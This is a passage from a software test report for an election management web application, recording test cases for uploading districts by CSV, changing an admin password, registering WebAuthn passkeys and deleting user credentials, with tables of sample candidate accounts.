May 31, 1967	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	16	jamie_brown	Jamie Brown	July 15, 1969	Candidate	PAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	17	victoria_valencia	Victoria Valencia	July 30, 1963	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	2	admin2	Mary James	Jan. 1, 1980	Admin	None	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	1	admin1	John Doe	Jan. 1, 1980	Admin	None	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
ID	Name	Date of Birth	Candidate	Political Party	District	Actions																																																																																		
10	robert_walker	Robert Walker	Sept. 5, 1961	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
11	antonio_williams	Antonio Williams	Jan. 5, 1969	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
12	brent_torres	Brent Torres	Jan. 26, 1968	Candidate	PAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
13	keith_pena	Keith Pena	Nov. 12, 1964	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
14	mr_anthony_jensen	Mr. Anthony Jensen	Aug. 2, 1969	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
15	kurt_watson	Kurt Watson	May 31, 1967	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
16	jamie_brown	Jamie Brown	July 15, 1969	Candidate	PAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
17	victoria_valencia	Victoria Valencia	July 30, 1963	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
2	admin2	Mary James	Jan. 1, 1980	Admin	None	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	
1	admin1	John Doe	Jan. 1, 1980	Admin	None	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																																																	




	
2.	
	
Pass/Fail	<p>1. Pass 2. Pass</p>
Remarks	

Test Case ID	3.26												
Description	System Admin uploads a csv file to generate the districts participating in the upcoming election.												
Pre-Condition	<ul style="list-style-type: none"> System Admin is logged into their account. A csv file has been created, containing details of the districts involved in the election. 												
Steps to be executed	<ol style="list-style-type: none"> System Admin selects the csv file to be uploaded. System Admin clicks the “Create District” button. 												
Expected Result	<ol style="list-style-type: none"> The csv file has been selected. System displays a pop-up stating, “Districts successfully created” and the newly created districts will be added into the system. 												
Actual Result	<p>1.</p>  <table border="1"> <thead> <tr> <th>Name</th> <th>Number of People</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>CLEMENTI</td> <td>20</td> <td><button>Update</button> <button>Delete</button></td> </tr> <tr> <td>JURONG EAST</td> <td>20</td> <td><button>Update</button> <button>Delete</button></td> </tr> <tr> <td>CENTRAL</td> <td>20</td> <td><button>Update</button> <button>Delete</button></td> </tr> </tbody> </table>	Name	Number of People	Actions	CLEMENTI	20	<button>Update</button> <button>Delete</button>	JURONG EAST	20	<button>Update</button> <button>Delete</button>	CENTRAL	20	<button>Update</button> <button>Delete</button>
Name	Number of People	Actions											
CLEMENTI	20	<button>Update</button> <button>Delete</button>											
JURONG EAST	20	<button>Update</button> <button>Delete</button>											
CENTRAL	20	<button>Update</button> <button>Delete</button>											



2.																			
	<table border="1"> <thead> <tr> <th>Name</th> <th>Number of People</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>CLEMENTI</td> <td>20</td> <td>Update Delete</td> </tr> <tr> <td>JURONG EAST</td> <td>20</td> <td>Update Delete</td> </tr> <tr> <td>CENTRAL</td> <td>20</td> <td>Update Delete</td> </tr> <tr> <td>SEMAWANG</td> <td>20</td> <td>Update Delete</td> </tr> <tr> <td>ANG MO KIO</td> <td>20</td> <td>Update Delete</td> </tr> </tbody> </table>	Name	Number of People	Actions	CLEMENTI	20	Update Delete	JURONG EAST	20	Update Delete	CENTRAL	20	Update Delete	SEMAWANG	20	Update Delete	ANG MO KIO	20	Update Delete
Name	Number of People	Actions																	
CLEMENTI	20	Update Delete																	
JURONG EAST	20	Update Delete																	
CENTRAL	20	Update Delete																	
SEMAWANG	20	Update Delete																	
ANG MO KIO	20	Update Delete																	
Pass/Fail	1. Pass 2. Pass																		
Remarks																			

Test Case ID	3.27
Description	System Admin changes their password to prevent unauthorized access to their account and protect their personal information.
Pre-Condition	<ul style="list-style-type: none"> • System Admin has logged into their account.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “My Account” tab on the header. 2. System Admin enters their current password but leaves the “new password” and “confirm new password” field blank. 3. System Admin enters their new password into the “new password” and “confirm new password” field but leaves the “current password” field blank. 4. In the “new password” field, System Admin enters a password less than 8 characters. 5. The passwords in the “new password” and “confirm new password” fields do not match. 6. System Admin enters a new password that is over 100 characters.
Expected Result	<ol style="list-style-type: none"> 1. System directs System Admin to the “My Account” page. 2. System displays a pop-up stating “New password cannot be empty”. 3. System displays a pop-up stating “Old password is incorrect”. 4. System displays a pop-up stating “Password must contain more than 8 characters”.

	<p>5. System displays a pop-up stating “New password and confirm new password does not match”.</p> <p>6. System displays a pop-up stating “New password cannot exceed 100 characters”.</p>
Actual Result	<p>1.</p>  <p>2.</p>  <p>3.</p> 

	 <p>4.</p>
	 <p>5.</p>
	 <p>6.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass 5. Pass 6. Pass
Remarks	

Test Case ID	3.28
Description	System Admin registers using WebAuthn as 2FA to add another form of verification in the event one of their devices is stolen or damaged.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is logged into their account. • System Admin has registered using WebAuth during their first login.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “My Account” tab located at the header. 2. System Admin clicks on the “Register WebAuth” button <ol style="list-style-type: none"> a. System Admin selects the “Use another device” option. b. System Admin chooses mobile device. c. System Admin chooses to register using their laptop’s fingerprint reader. d. System Admin registers using their PIN e. System Admin registers as a master device and ticks the “Register as master device” checkbox 3. System Admin tries to register more than 2 devices using WebAuth. 4. System Admin clicks the “Cancel” button in the middle of the WebAuthn process.
Expected Result	<ol style="list-style-type: none"> 1. System directs System Admin to the “My Account” page. 2. A windows security page will pop up.

	<ul style="list-style-type: none"> a. A list of available devices appears on the screen. b. WebAuthn will request to pair with their chosen device to save a passkey. c. WebAuthn will create a passkey on the chosen device and request for the user's biometrics to verify their identity. d. System will acknowledge the entered PIN number and save the passkey to the device. e. System will register the device with their chosen form of authentication <p>3. System will display a pop-up stating, "Maximum number of devices registered exceeded".</p> <p>4. System will display a pop-up stating, "WebAuthn registration cancelled by user".</p>
Actual Result	<p>1. </p> <p>2. </p>

a.

Choose where to save this passkey

- Jun J's STO+
- iPhone, iPad, or Android device
- Security key
- This Windows device

Next Cancel

Delete All Credentials

b.

Current Password:

Check your device

Let's save a passkey on "Jun J's STO+" to sign in to "elect-sg.codethun.com" as "admin".

This request comes from the app "chromewebui" by "Google LLC".

Notification sent

Cancel

Register as master device

Register WebAuthn

Delete All Credentials

New Password:

Passkey saved

You can now use "Jun J's STO+" to sign in to "elect-sg.codethun.com".

OK




WebAuthn Registration





Register as master device


Register WebAuthn


Delete All Credentials


This deletes ALL credentials.







1. 



2. 



3. 



4. 

5. 

Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	3.29
Description	System Admin deletes all credentials to prevent unauthorized access to all user's account on the system.
Pre-Condition	<ul style="list-style-type: none"> • Admin is logged into their account. • System Admin is on the “My Accounts” page.
Steps to be executed	1. System Admin clicks the “Delete All Credentials” button.
Expected Result	1. System will permanently delete all user's credentials such as their username and password from the system.
Actual Result	<p>1. </p> <p></p>
Pass/Fail	1. Pass
Remarks	


Test Case ID	3.30
Description	System Admin deletes all non-master credentials to protect the system from unauthorized users.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is logged into their account. • System Admin is on the “My Accounts” page.
Steps to be executed	1. System Admin clicks the “Delete all non-master Credentials” button.
Expected Result	1. The system will permanently delete all non-master user's credentials except the registered master device.
Actual Result	<p>1. </p> <p></p>
Pass/Fail	1. Pass
Remarks	


Test Case ID	3.31
Description	System Admin deletes the credentials of a single user account
Pre-Condition	<ul style="list-style-type: none"> System Admin is logged into the correct account.
Steps to be executed	<ol style="list-style-type: none"> System Admin clicks on the “Delete All Credentials” button of a chosen user’s account. System Admin clicks the “Okay” button
Expected Result	<ol style="list-style-type: none"> System will display a pop-up asking for confirmation of deletion. The chosen user’s credentials will be successfully removed from the system.
Actual Result	<p>1. </p> <p></p> <p>2. </p>

